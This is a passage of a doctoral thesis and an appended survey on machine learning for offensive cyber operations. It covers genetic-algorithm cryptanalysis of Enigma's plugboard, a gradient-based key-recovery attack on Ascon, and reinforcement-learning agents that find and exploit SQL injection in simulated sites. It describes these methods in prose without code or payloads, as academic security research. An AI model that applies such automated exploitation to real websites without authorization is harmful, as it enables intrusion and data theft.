impact of varying ciphertext lengths. Perhaps unsurprisingly, longer ciphertexts were typically easier to decrypt with this technique. Statistical biases typically become more apparent the more text available. For just 150 characters, there were attempted decryptions with IC higher than the plaintext. This led to our optimization algorithm GA frequently over-optimizing the IC finding a plaintext with a higher IC than English. A surprising result of our study was that, in some cases, more text hurt the attack's efficiency. To study this effect, we checked if it was correlated with rotor rotation, middle or left, but there was no evidence of any correlation. This performance dip also seemed unrelated to the underlying plaintexts IC. This performance dip seems to be another peculiar interaction between the added characters and our GA approach.

Paper III: Dreaming of keys: Introducing the phantom gradient attack

In contrast to Enigma, modern cryptosystems such as Ascon do not have such a weakness, and no known measure can be used to compare how close attempted decryptions are to a solution. In fact, encryptions are designed to be indistinguishable from random noise, no matter how close an attacker is to guessing the key. In this study, we introduce a novel attack based on machine learning that tries to circumvent this limitation. Ascon encryption, like many modern cryptographic systems, uses a sponge construction to produce seemingly random bit sequences based on a series of permutations of its initial state and some external output. The initial state contains a secret key, our phantom gradient attack targets this key. To do this, we envision the permutation process as a neural network. Then much like a neural network in a GAN that generates an image of something given a prompt, we want our network to generate a candidate secret key given an example ciphertext plaintext pair or pairs. In order to do this, we let our generated network replace its discrete binary operations with continuous ones that allow for backpropagation with the use of gradient descent-based neural network optimization. We call these functions *replacement function*s. We illustrate our algorithm by solving recovering the key in a known-plaintext attack on perfect encryption. This attack is straightforward but illustrates how we envision the algorithm to work in ideal conditions. We then extend the attack to the different parts of the Ascon permutation, which can be divided into p_C, p_S, and p_L. The attack is trivial on p_C alone. The p_S permutation is more complicated than p_C, but we achieve a full key recovery. The final permutation p_L proved far more troublesome with a three-way XOR between different indices. This proved troublesome as in the backpropagation; it meant that three separate gradients updated each index. This seems to be a weakness for the phantom gradient attack, but this may be solved with an alternate replacement function for XOR or a more specialized form of backpropagation.

[1]Nine randomly drawn enigma settings and one authentic setting.

Paper IV: The Phantom Gradient Attack: A Study of Replacement Functions for the XOR Function

This study builds on the weakness outlined in the previous paper Paper III, diving into different replacement functions for the XOR between two and three indices. Improving this replacement function is essential for the phantom gradient attack as XOR is used in nearly all, if not all, modern cryptosystems. We put forward four new replacement functions for XOR between two indices in addition to the one put forward in Paper III. We also put forward seven new functions for XOR between three indices, comparing them to the replacement function put forward in Paper III. We test the learning rate with multiple learning rates as the replacement functions' performance may depend on the learning rate. All replacement functions perform well for XOR between two indices, achieving 100% recovery with a learning rate of 0.2. Especially interesting is that the piecewise linear replacement function xori3 achieved 100% recovery on all learning rates except form 0.001. In that case, it would likely eventually find the solution, but we did not allow it to train for more than 1000 iterations as we tested all of them 1000 times for each of the different learning rates, and some time consideration was made. All the replacement functions struggled more for the more complex XOR between three indices with bit rotation, but xorti3, a natural extension of xori3, achieved 100% recovery for two learning rates.

Furthermore, another replacement function based on modular addition (also piecewise linear) recovered the key in 995 of 1000 tests, also having an astonishing recovery rate. Then testing these algorithms again on Ascons p_L, this time on the Σ_1 permutation, they all struggled considerably. However, in 2.5% of the cases, xorti3 recovered the full 64 bits of the original input. This may seem like a small victory, as this was only part of a permutation that is conducted 12 times before any encryption takes place. However, it shows that it is possible to sift through some of the noise, and with more research into the phantom gradient attack, it might be possible to recover more.

Paper V: Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents

Inspired by the apparent lack of machine learning used in the field of ethical hacking, we use reinforcement learning to attempt to exploit union-based SQL vulnerabilities in a website. We let the agent interact with a simplified environment. It is given a fixed number of actions and decides which action to utilize by giving an index corresponding to an action. The website responses are divided into three categories:

1. It has captured the flag. In our model, this is akin to successfully exploiting the union-based vulnerability.

2. The query did not result in any significant output. A significant output here is defined to be anything of importance, like getting any response.

3. The query resulted in something of significance.

What separates response 2. from response 3. is that with the correct escape or the correct escape and the correct number of columns, the response will give the attacker some significant output. In contrast, the attack will not get anything significant if the attacker does not have the correct escape or tries to get some column information but does not have the correct number of columns. In this environment, the reinforcement learning agent performed incredibly well. It outperformed our hypothesized performance. It did this by exploiting the fact that the simulated website had to be vulnerable. If two out of three escape characters are ineffective, the last escape character must be the correct one, so there is no need to test it. Beyond outperforming initial expectations, these results show that a reinforcement learning agent effectively exploits SQL injection vulnerabilities.

Paper VI: Simulating all Archetypes of SQL Injection Vulnerability Exploitation Using Reinforcement Learning Agents

In this study, we extend the work done in Paper V by answering the questions:

1. How general is the reinforcement learning agent's ability to exploit the SQL injection vulnerabilities? Does it work on all five archetypes?

2. Can we not only exploit the SQL injection vulnerabilities but can we also find them? Alternatively, can we tell if there is no SQL injection vulnerability in the given website?

In order to answer these questions, we set up an environment that created a simulated website with a random SQL injection vulnerability drawn from the five SQL injection archetypes and no vulnerability. Furthermore, to generalize our approach further, we moved away from the simplified approach of classifying the response into a positive or negative response and letting the reinforcement learner work with a hash of the website. For this study, we let this hash be the website's length[2]. The key to this approach is that a different response will result in a different hash, and a similar response will result in the same hash. This idea of reducing an entire HTML page down to a hash for a reinforcement learner is novel to the best of our knowledge. We found that a simple Q-learning reinforcement learner performed very well in this more complex situation. If we look away from time-based blind vulnerabilities, which even experts have been known to struggle with, our agent got close to 100% accuracy in identifying and exploiting SQL injection vulnerabilities. In the case of time-based blind vulnerabilities, the attack relies heavily on the time it takes for an SQL response to be received. This makes it highly prone to interference from network traffic. Moreover, this exploit requires the agent to consider the response time in addition to the HTML response, which creates a huge state space. For this reason, in

[2]This length was limited to 1000 in our simulated environment.

future work, we suggest using two agents so that one agent can focus solely on the HTML response while the other focuses solely on the response time when needed.

3.2 Other contributions

- Sommervoll, Å. Å. and Sommervoll, D. E. "Learning from man or machine: Spatial fixed effects in urban econometrics". In: *Regional Science and Urban Economics* vol. 77 (2019), pp. 239–252
- Del Verme, M., Sommervoll, Å. Å., Erdődi, L., Totaro, S., and Zennaro, F. M. "SQL Injections and Reinforcement Learning: An Empirical Evaluation of the Role of Action Structure". eng. In: *Secure IT Systems*. Lecture Notes in Computer Science. Cham: Springer International Publishing, 2021, pp. 95–113
- Crego, J. A., Kvaerner, J., Sommervoll, Å. Å., Sommervoll, D. E., and Stevens, N. "Evolutionary Arbitrage". In: *Journal of Financial and Quantitative Analysis (JFQA) (submitted). Available at SSRN 4051930* (2022)

Chapter 4

Conclusion

This thesis focuses on offensive cyber operations using machine learning. In particular, it first investigates how machine learning can be used to perform cryptanalysis and, secondly, how machine learning can be used to find and exploit SQL injection vulnerabilities for penetration testing. Early contributions to these fields are summarized in Paper I.

Our efforts to apply machine learning for algorithmic cryptanalysis were very successful on the WWII cipher Enigma and were partially successful on the modern block cipher Ascon. On modern ciphers, it is generally challenging to discover successful cryptanalytic attacks, which is also the case with attacks based on machine learning. Success in cryptanalysis is naturally more common against historical rather than modern ciphers. Historical ciphers often have many weaknesses, some of which may be exploitable with machine learning. In Paper II, we show that part of the historical cipher, Enigma, its plugboard, is particularly vulnerable to machine learning attacks relying on the index of coincidence. This result aligns with other work exploiting Enigma's vulnerability using the measure index of coincidence. Our cryptanalytic attack used the machine learning technique genetic algorithms to discover the plugboard settings in fewer decryptions than earlier approaches. In doing so, we showed that attacks based on machine learning with the index of coincidence are faster than previous attacks reported in the literature.

However, not all cryptographic algorithms can be broken in such a way. The modern cryptosystem Ascon, the winner of the CAESAR challenge and finalist of the NIST lightweight standardization challenge, has no similar weakness (known in the literature). As a result of being subjected to cryptanalysis by experts worldwide without any considerable success, the Ascon cipher can be considered strong. Nevertheless, we found it worthwhile to investigate if machine learning can be used to attack the Ascon cipher. For this, we introduced a novel technique called the phantom gradient attack, described in Paper III and extended in Paper IV. Fortunately (for the cipher), the phantom gradient attacks on Ascon had limited success. However, we concluded that the phantom gradient attack has some merit and that future tweaks and refinements can potentially make it a powerful tool for cryptanalysis. It remains to be seen if it will be enough to break Ascon or other modern cryptosystems.

The field of applying machine learning to perform ethical hacking has also seen very little research in the open literature, perhaps even less than algorithmic cryptanalysis with machine learning. Despite the lack of published research, this seems to be an ideal field for machine learning. This thesis focuses on SQL injection, where a machine learning agent has many experts to learn from and can focus on finding and using existing SQL injection exploits. Some of

these exploits are relatively simple, allowing efficient training. We saw this in practice in Paper VI that in the presence of more accessible exploits (error-based vulnerabilities), the agent explored fewer states than when it is not trained on such vulnerabilities. One difficulty in training reinforcement learning agents for SQL injection exploitation was to aid them in interpreting the returned HTML webpage. In our first publication in this field, Paper V, we gave the agent a binary distinguisher, separating between having something returned on the website and nothing returned on the website as an indication of the success of the query. With this, the agent went beyond simple examples and attacked union-based vulnerabilities. Extending this work in Paper VI, we fed the agent a hash of the website instead of a distinguisher. We showed that experimentation allowed the reinforcement learning agent to exploit and find all archetypes of SQL injection vulnerabilities effectively. There is room to grow further by learning and observing the penetration testers and experts. Extending the work by applying it to unseen capture-the-flag problems also remains, but preliminary results are promising. We are convinced that this field will see more research and improvement over the coming years.

The remainder of this thesis revisits the research questions emphasizing their connection to the contributions. Finally, we list some possible future work.

4.1 Summary of contributions

4.1.1 Research question RQ1: To what extent can genetic algorithms be used to improve the cryptanalysis of the historical cryptosystem Enigma's plugboard?

The main difficulty of algorithmic cryptanalysis with machine learning is finding some way for the learner to inch closer to a correct solution gradually. For good ciphers, this should be impossible. However, as mentioned in Paper I and exemplified by our attack on Enigma's plugboard in Paper II, this is not the case for all cryptographic algorithms. Using the Index of Coincidence paired with the Genetic algorithm, we solved Enigma's plugboard faster than earlier ciphertext-only attacks. The fastest previous technique used 3050 decryptions in the best-case scenario, while our genetic algorithm attack only needed 1750 decryptions. Our Genetic algorithm approach was not always this fast: the median number of decryptions needed was 2344, which is still considerably fewer than 3050. However, like most ciphertext-only attacks, the GA attack on Enigma's plugboard proved ineffective without sufficient ciphertext to work. Some of this may be due to the IC metric. For small ciphertexts of 100 to 150 characters, the genetic algorithm found attempted decryptions with higher IC than the original plaintext, overoptimizing and thereby failing to decrypt the ciphertext. However, with 200 characters, it achieved some decryptions and reliably found the plugboard settings for 250-300 characters. Though this was only for the plaintext we used in the study put forward in Paper II, we also observed that some plaintext snippets were more difficult than others by varying

the ciphertext length. This difficulty seems to originate from the nature of the plaintext, irrespective of the IC and the rotor stepping.

Our findings on this research question show that genetic algorithms can be used to improve the cryptanalysis of Enigma's plugboard, cracking the encryption in 43% fewer decryptions[1] than earlier approaches.

4.1.2 Research question RQ2: What is the potential of using machine learning to recover the secret key when it is hidden by complex permutations in a modern cryptographic sponge construction like that used in Ascon?

Full key recovery on modern cryptosystems is complicated by design. Typical attacks are deemed successful if they distinguish ciphertext from a random bitstring, let alone go from a ciphertext-plaintext pair to recover the secret key. Furthermore, these modern cryptosystems perform many permutation rounds. Therefore, typical attacks are based on tentatively reducing the number of rounds, so their attack is on a reduced set of rounds. In Paper I, we briefly discuss and cover some of these attacks, where Gohr's attack [Goh19] used neural networks to attack the modern cryptosystem Speck32/64, which later was shown to be a speed-up by optimizing earlier approaches in Benamira et al.'s work [Ben+21]. This is similar to how our GA attack in Paper II broke Enigma's plugboard in fewer decryptions than earlier approaches by using machine learning. Inspired by the success of the neural network, we introduce the novel approach called the phantom gradient attack in Paper III: a neuro-cryptanalytical attack using artificial gradients to recover a potential secret key through training a machine learning model. However, the incredible width of Ascon encryption paired with some suboptimal properties in our choice of replacement functions led to suboptimal phantom gradients. This resulted in modest results for this initial attack. However, in our subsequent work, we investigated how to choose replacement functions for better phantom gradients and achieved some success in attacking Ascons p_L permutation. Future research may unravel the full exploit of this weakness. However, it seems unlikely that current state-of-the-art machine learning techniques can recover the key of modern cryptosystems such as Ascon. The strength of Ascon is due to many factors. However, its strength against attacks from the phantom gradient attack can be partially attributed to the size of the entire Ascon state, which makes machine learning attacks less effective.

4.1.3 Research question RQ3: How can we use the machine learning technique, reinforcement learning, to find SQL injection vulnerabilities?

As mentioned in Chapter 2, there is no total agreement on the number of SQL injection archetypes and what they are. However, it is clear whether or not a

[1] By computing $1 - \frac{1750}{3050} = 0.426$, we found the percentage fewer decryptions that our approach needed.

specific website is exploitable or not. The general idea behind a penetration test is that if there is an exploit, then it is vulnerable. This is a binary classification: either the website is exploitable in a specific way, or it is not. If it can be exploited, then for sure, the website is vulnerable. In Paper VI, we extend this principle and train a reinforcement agent to attempt to exploit a target website. In doing so, it has to determine whether or not the website is vulnerable and if it is vulnerable, it has to find the relevant variables for its exploit. In our simulated environment, the agent was pitted against websites with a random vulnerability among the five SQL injection archetypes and some that had no vulnerability. To do so, we trained an agent on a virtual website giving rewards for successful exploitations and giving a slight punishment for each incorrect query. Our agent did this with close to 100% accuracy when trained on all vulnerabilities except time-based blind vulnerabilities. In the presence of time-based blind vulnerabilities, the agent was occasionally unable to distinguish between whether a website has no vulnerability or if it has a time-based blind vulnerability. However, even penetration testing experts can occasionally make this mistake because of the unpredictability of traffic. In short, Paper VI shows how one can use reinforcement learning to find SQL injection vulnerabilities in a website.

4.1.4 Research question RQ4: How can we use reinforcement learning to not only find, but also exploit SQL injection vulnerabilities?

The proof-of-concept put forward in Paper V showed that given that there is a union-based SQL injection vulnerability type, the agent could find the correct escape and the correct number of columns, then potentially exploit the union-based vulnerability. This was done by letting the reinforcement learning agent experiment in a virtual environment receiving one of three responses: 1. A positive response, information received, 2. No information received, and 3. The exploit is successful, and the agent has the correct escape and the correct number of columns. To follow up on these results, Paper VI extends this to work with all five SQL injection archetypes with a more generalized website interpreter. This generalization lets the agent receive the website length, a signal that it has found the flag, a signal that it has found the SQL version number or a signal that the website has thrown an error. This extension allowed the reinforcement learning agent to find and probe the necessary values to start an SQL injection exploit on the target website with close to 100% reliability. The agent struggled mainly with time-based blind vulnerabilities, as the exploitation is often hindered by traffic delays and interruptions. Moreover, it did so not knowing whether or not the website was vulnerable at all. The agent also had no prior knowledge of which vulnerability the website had. This exemplifies the potential of reinforcement learning-powered SQL injection penetration testing.

4.2 Future work

In future work, it would be interesting to extend the phantom gradient attacks by improving the replacement function and see if we can attack a full round of Ascon encryption. Testing the phantom gradient attack on different cryptographic algorithms would also be very interesting. It could be that only specific algorithms are vulnerable to this form of attack, much like public key ciphers based on factorization is vulnerable to attacks based on Shor's algorithm in the presence of a powerful quantum computer [Sho94]. This area needs to be more thoroughly researched to learn about the cryptographic strength of different algorithms against machine learning-based cryptanalysis. Another exciting topic is investigating the potential for using machine learning on PQC (post-quantum cryptography), which is likely to become the next generation of asymmetric cryptography to be used in mainstream applications. Asymmetric cryptography is perhaps especially interesting from a machine learning point of view. In many implementations, the public key is public, allowing an attacker to generate an indefinite amount of plaintext-ciphertext pairs which can be used for training. There is no guarantee that machine learning can be used to exploit such cryptographic algorithms, but a general rule of thumb is that machine learning excels when there is an abundance of data. In short, this seems to be a fertile field for research. However, promising results are not guaranteed.

Research in the field of SQL injection with machine learning is clearly very promising, as the field is compatible with machine learning, and the research literature is limited. Our current approach proved to be very effective, although it struggles with time-based blind vulnerabilities. The agent's struggle is likely due to simultaneously dealing with the response time and the HTML response. This memory growth is quadratic[2] and quickly increases the state space, especially with the unstable nature of the response time. Therefore, we recommend that future work split this problem between two separate reinforcement learning agents. One agent that solely focuses on time-based blind and gives up if there is no time-based blind vulnerability, and one that handles all the vulnerabilities that only pertain to the website HTML response, ignoring the response time. Note that this may mean that we miss out on a possible hybrid instance where both time-based blind SQL injection and another type of SQL injection vulnerability must be utilized. However, to our knowledge, such an exploit has yet to be discovered.

In this work, we used the length as a simplified representation of the HTML page; however, other hash algorithms may also be used instead. We could, for example, use the number of tokens, the number of table rows, or a cryptographic hash such as SHA-2. However, when choosing a hash, there are several things to consider, namely that if the website is the same, the hash will always be the same; however, if the hashes are the same, it does not mean that the websites

[2]The quadratic growth here is $r_t \cdot r_h$, where r_t is the response time, and r_h is the HTML response.

are different[3]. However, this is not always bad; if the website returns a text containing our injection input or something similar, the website will be different for every query. The output may even differ for the same query if the website has a changing text field, such as a digital clock. Therefore we want the hash technique to strip some information but not too much. Again a possible solution is to use multiple agents and to ensure that at least one agent loses no information. However, the length or a token count are good choices for hashes that allow us to strip away some irrelevant changes in the HTML page while potentially capturing the relevant changes. Another benefit of using a hash that can be used as a metric such as length is that an agent can be implemented to favor specific responses, such as longer responses, as this typically reveals more information.

Another exciting extension of this work is to include the possibility of a website being vulnerable to multiple SQL injection attacks. For example, most sites vulnerable to boolean-based blind attacks are also vulnerable to time-based blind attacks. However, of the two, time-based blind exploitation is the most costly and has a higher risk of detection. An expert penetration tester will typically check for boolean-based blind vulnerabilities first and test for time-based blind vulnerabilities last. However, this nuance is lost to our current agent, which does not see the total cost of a time-based blind attack but is also not given a choice. The artificial website is designed to have just one vulnerability and, therefore, will only have one feasible attack, which the agent can easily find. We would need to use a more realistic web page with multiple vulnerabilities and train our agent to choose the best exploitation in the presence of many vulnerabilities.

References

[ASL20] Aiyanyo, I. D., Samuel, H., and Lim, H. "A Systematic Review of Defensive and Offensive Cybersecurity with Machine Learning". In: *Applied Sciences* vol. 10, no. 17 (2020).

[BÇR15] Brangetto, P., Çalişkan, E., and Rõigas, H. "Cyber red teaming". In: *NATO Cooperative Cyber Defence Centre of Excellence CCDCOE* vol. 99 (2015), p. 100.

[Ben+21] Benamira, A. et al. "A deeper look at machine learning-based cryptanalysis". In: *Annual International Conference on the Theory and Applications of Cryptographic Techniques*. Springer. 2021, pp. 805–835.

[Ber+11] Bertoni, G. et al. "Duplexing the sponge: single-pass authenticated encryption and other applications". In: *International Workshop on Selected Areas in Cryptography*. Springer. 2011, pp. 320–337.

[3]Good cryptographic hashes have a non-collision property, so this is not all hashes have a collision.

[Ber19] Bernstein, D. J. *Crypto competitions: CAESAR: Competition for Authenticated Encryption: Security, Applicability, and Robustness*. https://competitions.cr.yp.to/caesar.html. (Accessed on 09/12/2022). Sept. 2019.

[BG16] Buczak, A. L. and Guven, E. "A Survey of Data Mining and Machine Learning Methods for Cyber Security Intrusion Detection". In: *IEEE Communications Surveys Tutorials* vol. 18, no. 2 (2016), pp. 1153–1176.

[Che22] Chetwyn, R. *chetwynr/dynamic_ctf_games*. https://github.com/chetwynr/dynamic_ctf_games. (Accessed on 09/12/2022). Mar. 2022.

[Cis20] Cisco, U. "Cisco annual internet report (2018–2023) white paper". In: *Cisco: San Jose, CA, USA* (2020).

[Cre+22] Crego, J. A. et al. "Evolutionary Arbitrage". In: *Journal of Financial and Quantitative Analysis (JFQA) (submitted). Available at SSRN 4051930* (2022).

[Del+21] Del Verme, M. et al. "SQL Injections and Reinforcement Learning: An Empirical Evaluation of the Role of Action Structure". eng. In: *Secure IT Systems*. Lecture Notes in Computer Science. Cham: Springer International Publishing, 2021, pp. 95–113.

[Dob+16] Dobraunig, C. et al. "Ascon v1. 2". In: *Submission to the CAESAR Competition* (2016).

[Fri87] Friedman, W. F. *The index of coincidence and its applications in cryptanalysis*. Vol. 49. Aegean Park Press California, 1987.

[Gil95] Gillogly, J. J. "Ciphertext-only cryptanalysis of enigma". In: *Cryptologia* vol. 19, no. 4 (1995), pp. 405–413.

[GN16] Gardiner, J. and Nagaraja, S. "On the Security of Machine Learning in Malware C&C Detection: A Survey". In: *ACM Comput. Surv.* vol. 49, no. 3 (Dec. 2016).

[Goh19] Gohr, A. "Improving attacks on round-reduced speck32/64 using deep learning". In: *Annual International Cryptology Conference*. Springer. 2019, pp. 150–179.

[HVO+06] Halfond, W. G., Viegas, J., Orso, A., et al. "A classification of SQL-injection attacks and countermeasures". In: *Proceedings of the IEEE international symposium on secure software engineering*. Vol. 1. IEEE. 2006, pp. 13–15.

[JP15] Joulin, A. and Paris, F. "Facebook AI Research". In: *Learning Visual Features from Large Weakly Supervised Data* (2015).

[Kam+20] Kamoun, F. et al. "AI and machine learning: A mixed blessing for cybersecurity". In: *2020 International Symposium on Networks, Computers and Communications (ISNCC)*. IEEE. 2020, pp. 1–7.

[Lew15] Lewis, J. A. “The role of offensive cyber operations in NATO’s collective defence”. In: *Tallinn Paper* vol. 9 (2015).

[LM18] Leviathan, Y. and Matias, Y. “Google Duplex: an AI system for accomplishing real-world tasks over the phone”. In: (2018).

[NIS22] NIST. *Lightweight Cryptography | CSRC*. https://csrc.nist.gov/Projects/lightweight-cryptography/finalists. (Accessed on 09/12/2022). Aug. 2022.

[OMe+19] O’Meara, S. et al. “Will China lead the world in AI by 2030?” In: *Nature* vol. 572, no. 7770 (2019), pp. 427–428.

[OW17] Ostwald, O. and Weierud, F. “Modern breaking of Enigma ciphertexts”. In: *Cryptologia* vol. 41, no. 5 (2017), pp. 395–421.

[OWA] OWASP. *www-project-top-ten/index.md at master · OWASP/www-project-top-ten*. https://github.com/OWASP/www-project-top-ten/blob/master/index.md. (Accessed on 03/08/2022).

[Raf+21] Raffin, A. et al. “Stable-Baselines3: Reliable Reinforcement Learning Implementations”. In: *Journal of Machine Learning Research* vol. 22, no. 268 (2021), pp. 1–8.

[Ram+18] Ram, A. et al. “Conversational ai: The science behind the alexa prize”. In: *arXiv preprint arXiv:1801.03604* (2018).

[RM18] Rege, M. and Mbah, R. B. K. “Machine learning for cyber defense and attack”. In: *Data Analytics 2018* (2018), p. 83.

[Sho94] Shor, P. W. “Algorithms for quantum computation: Discrete logarithms and factoring”. In: *Foundations of Computer Science, 1994 Proceedings., 35th Annual Symposium on*. Ieee. 1994, pp. 124–134.

[SS19] Sommervoll, Å. Å. and Sommervoll, D. E. “Learning from man or machine: Spatial fixed effects in urban econometrics”. In: *Regional Science and Urban Economics* vol. 77 (2019), pp. 239–252.

[Wil00] Williams, H. “Applying statistical language recognition techniques in the ciphertext-only cryptanalysis of enigma”. In: *Cryptologia* vol. 24, no. 1 (2000), pp. 4–17.

[Xin+18] Xin, Y. et al. “Machine Learning and Deep Learning Methods for Cybersecurity”. In: *IEEE Access* vol. 6 (2018), pp. 35365–35381.

Papers

Paper I

Machine Learning for Offensive Cyber Operations

Åvald Åslaugson Sommervoll, Audun Jøsang

Published in *Norsk IKT-konferanse for forskning og utdanning*, January 2022, volume 8, issue 3,

Abstract

This paper gives a brief survey of existing and proposed applications of machine learning for offensive cyber operations, with particular emphasis on algorithmic cryptanalysis and penetration testing. For cryptanalysis at the algorithmic level, we cover attacks on historic ciphers as well as attacks on modern ciphers. For penetration testing, we cover works that have focused on defining structured attack approaches as well as some novel attacks where the potential merits need additional investigation.

Contents

I.1 Introduction

The arms race between cryptographers and cryptanalysts is an ancient one, with the earliest record of cryptanalysis dating back to the 9th century [Sin00]. The attack described was frequency analysis effectively breaking the monoalphabetic substitution cipher; this implicated that for secure communication, the cryptographers would have to do something more advanced. A thousand years later the Germans used Enigma encryption, an encryption they thought to be unbreakable for communication during WWII. However, the huge joint effort of pre-WWII analysis of Polish mathematicians, paired with efforts from English and American scientists to develop cryptanalytical tools and methods, would

show that it was indeed breakable [Sin00]. Since WWII, Enigma encryption has been broken many times over because of its historical significance and as an effort to further offensive cyber operations[1] [Gil95; LKW19; OW17; Wil00]. Some of these utilize machine learning techniques to speed up the attack [BMR97; SN20]. Currently, in the arms race between cryptanalysts and cryptographers, it appears that cryptography has won, with standardized algorithms that are internationally recognized as secure. The arms race is far from over as new creative decryption attacks see light of day. However, since the algorithms themselves are deemed secure, modern attacks typically target the implementation, moving the hotspot of the current war from cryptology to cybersecurity[2]. There is a need for offensive cyber operations research to investigate the potential weaknesses and strengths of existing systems.

The rest of the paper is organized as follows: Section 2 involves a brief overview of machine learning and its impacts on cryptography. Section 3 covers some of the recent work on penetration testing using machine learning, in particular in terms of SQL injections. Finally, section 4 gives a brief concluding summary of this survey.

I.2 Cryptanalysis

Machine learning techniques are not easy to apply to the field of cryptoanalysis. This is because machine learning in general works by gradually inching closer to a good solution through *learning*, while modern crypto has many techniques that hide how close a cryptanalyst is to the solution; in other words obscuring learning. This obvious hurdle of machine learning in cryptoanalysis, may explain the rather short list of promising attempts using ML techniques. However, there has been documented some successes on classical systems such as Enigma [BMR97; SN20]. Bagnall et al. cracked a two-rotor system of Enigma[3] which was based on using a genetic algorithm [BMR97], but failing on 3 and 4 rotors. Sommervoll and Nilsen used the genetic algorithm to break the final step of Enigma decryption, finding all ten plugs of Enigma's plugboard faster than previous techniques [SN20]. More modern attacks are based on neuro-cryptanalysis first described by Dourlens in 1996 [Dou96]. Since then, it has seen some limited success. Alani, in his neuro-cryptanalysis, attacks another classic but more modern cryptosystem DES and Triple-DES, with some success [Ala12]. He does this by simulating the decryption under an unknown key using a neural network. In that, the input to his neural network are ciphertexts, and the output targets are the plaintexts. After training, he does not obtain the secret key, but ideally, a decryption machine that acts as the decryption algorithm with the key. He achieves an average bit accuracy of 91.7% for DES and 88.6% for Triple-DES. Also, in the field of

[1] Note that we study offensive cyber operations: Testing and checking the integrity of existing cybersecurity defenses, not offensive cybersecurity: proactively predicting and removing threats in the system [ASL20].

[2] Side-channel attacks and espionage also have a rich history in humanity, though this history is so diverse that we do not cover it in this short review paper.

[3] Enigma encryption used had 3 to 4 rotors and a plugboard of 10 plugs during WWII.

neuro-cryptanalysis, a recent publication by Sommervoll in 2021 investigates the prospects of simulating an encryption algorithm as a neural network in what he refers to as the phantom gradient attack [Som21]. This attack does not draw from machine learning directly but attempts to use the same functions that train neural networks to train their way to the key. The trained network itself will, in this case, be uninteresting for prediction, but the trained weights will give the keys. Another example of neural-cryptanalysis is Aron Gohr's attack on Speck32/64 with deep learning [Goh19]. Gohr did not use machine learning to recover the key directly, but used neural networks to distinguish between round reduced instances of Speck32/64 and random noise. He did this with great success, which is surprising from a cryptographic viewpoint[4]. A recent follow-up paper by Benamira et al. investigates Gohr's findings [Ben+21]. They confirm his results, claim that his attack, while impressive, is not really a novel cryptanalytical attack but is an optimization of the extraction of the low-data constrains.

I.3 Penetration testing

The field of penetration testing is considerably easier to unite with machine learning than algorithmic cryptanalysis. This is in large because machine learning agents can have the benefit of learning from humans, and the problems are not specifically designed to be difficult. Nonetheless, there is limited work done on automating the process of penetration testing with machine learning. Erdődi and Zennaro formalize part of this problem in the context of web hacking and reinforcement learning in [EZ21]. The approach is called *Agent Web Model* that considers web hacking as a capture-the-flag (CTF) challenge. This model has seven layers of complexity, where layer 1 is the least complex, the agent is able to find links in objects, and layer 7 is the most complex; the agent is able to add files through a vulnerable object or create new database objects. In 2020 the authors demonstrated the potential of this approach by showing that reinforcement learning(RL) agents could solve CTF problems [ZE20]. The authors showed that RL paired with techniques such as lazy loading, state aggregation, or imitation learning allowed the RL agent to perform more complicated tasks. Further, they argue that fully model-based agents may not be ideal as they are not as versatile; instead, they suggest model-free RL agents with rich a priori knowledge. Also, from 2020 is the work of Chaudhary *et al.* on automated post-breach penetration testing with RL [COX20]. The authors propose the idea of using RL agents to find sensitive files in a compromised network; however, from their paper, it seems that they are still working on obtaining specific results. Earlier work by Ghanem *et al.* compared a reinforcement learning agent called IAPTS (Automated Penetration Testing System) against blind automation and found that this RL agent performed better [GC18]. Their IAPTS agent has the possibility of human input on the decision policy; this will allow the agent to

[4]This is considered breaking the cryptosystem, as modern crypto is designed to be indistinguishable from random noise.

learn and better approximate the expert's decisions. Unfortunately, it does not yet perform all the tasks that a human expert is doing manually, but the authors indicate research directions to improve their approach. Some specific penetration testing tasks have seen very little research that utilizes offensive machine learning. To our knowledge, there is only one study for conducting SQL injections[5] [ESZ21]. Erdődi et al. simulate penetration testing in a capture-the-flag setting, where the agent can choose between a number of candidate SQL injection queries. From the queries, the agent learns to first find the correct escape before searching for the flag.

I.4 Conclusion

The literature on ML for offensive cyber operations is considerably smaller than the literature on ML for defensive cyber operations. In this review paper, we reviewed studies that apply ML in offensive cyber operations. Algorithmic-level cryptanalysis seems to be challenging for ML because modern cryptographic algorithms are designed to make learning hard as there is no indication of close to correct decryptions. However, there are papers that document modest success on weak cryptosystems. Significant advances in this approach would be needed to facilitate more success against modern algorithms. Perhaps even less researched is to perform ML-based penetration testing. One reason for this could be because there are already many automated tools that cyber-ops professionals use and because it is very important that penetration tests are conducted properly. Because penetration testing is a vast field, and we are at a very early stage in research on applying ML for penetration testing, there seems to be a great potential for advances in this area. For example, in the area of SQL injection, which represents a significant part of penetration testing, we only identified one study on ML-based SQL penetration testing.

References

[Ala12] Alani, M. M. "Neuro-cryptanalysis of des and triple-des". In: *International Conference on Neural Information Processing*. Springer. 2012, pp. 637–646.

[ASL20] Aiyanyo, I. D., Samuel, H., and Lim, H. "A Systematic Review of Defensive and Offensive Cybersecurity with Machine Learning". In: *Applied Sciences* vol. 10, no. 17 (2020).

[Ben+21] Benamira, A. et al. "A deeper look at machine learning-based cryptanalysis". In: *Annual International Conference on the Theory and Applications of Cryptographic Techniques*. Springer. 2021, pp. 805–835.

[5] There are many machine learning papers for discovering SQL injection attacks.

[BMR97] Bagnall, A. J., McKeown, G. P., and Rayward-Smith, V. J. "The Cryptanalysis of a Three Rotor Machine Using a Genetic Algorithm." In: *ICGA*. 1997, pp. 712–718.

[COX20] Chaudhary, S., O'Brien, A., and Xu, S. "Automated post-breach penetration testing through reinforcement learning". In: *2020 IEEE Conference on Communications and Network Security (CNS)*. IEEE. 2020, pp. 1–2.

[Dou96] Dourlens, S. *Applied Neuro-Cryptography and Neuro-Cryptanalysis of DES*. French. Master Thesis. Advisor: Riesner, Christian. 1996.

[ESZ21] Erdődi, L., Sommervoll, Å. Å., and Zennaro, F. M. "Simulating SQL injection vulnerability exploitation using Q-learning reinforcement learning agents". In: *Journal of Information Security and Applications* vol. 61 (2021), p. 102903.

[EZ21] Erdődi, L. and Zennaro, F. M. "The Agent Web Model: modeling web hacking for reinforcement learning". In: *International Journal of Information Security* (2021), pp. 1–17.

[GC18] Ghanem, M. C. and Chen, T. M. "Reinforcement learning for intelligent penetration testing". In: *2018 Second World Conference on Smart Trends in Systems, Security and Sustainability (WorldS4)*. IEEE. 2018, pp. 185–192.

[Gil95] Gillogly, J. J. "Ciphertext-only cryptanalysis of enigma". In: *Cryptologia* vol. 19, no. 4 (1995), pp. 405–413.

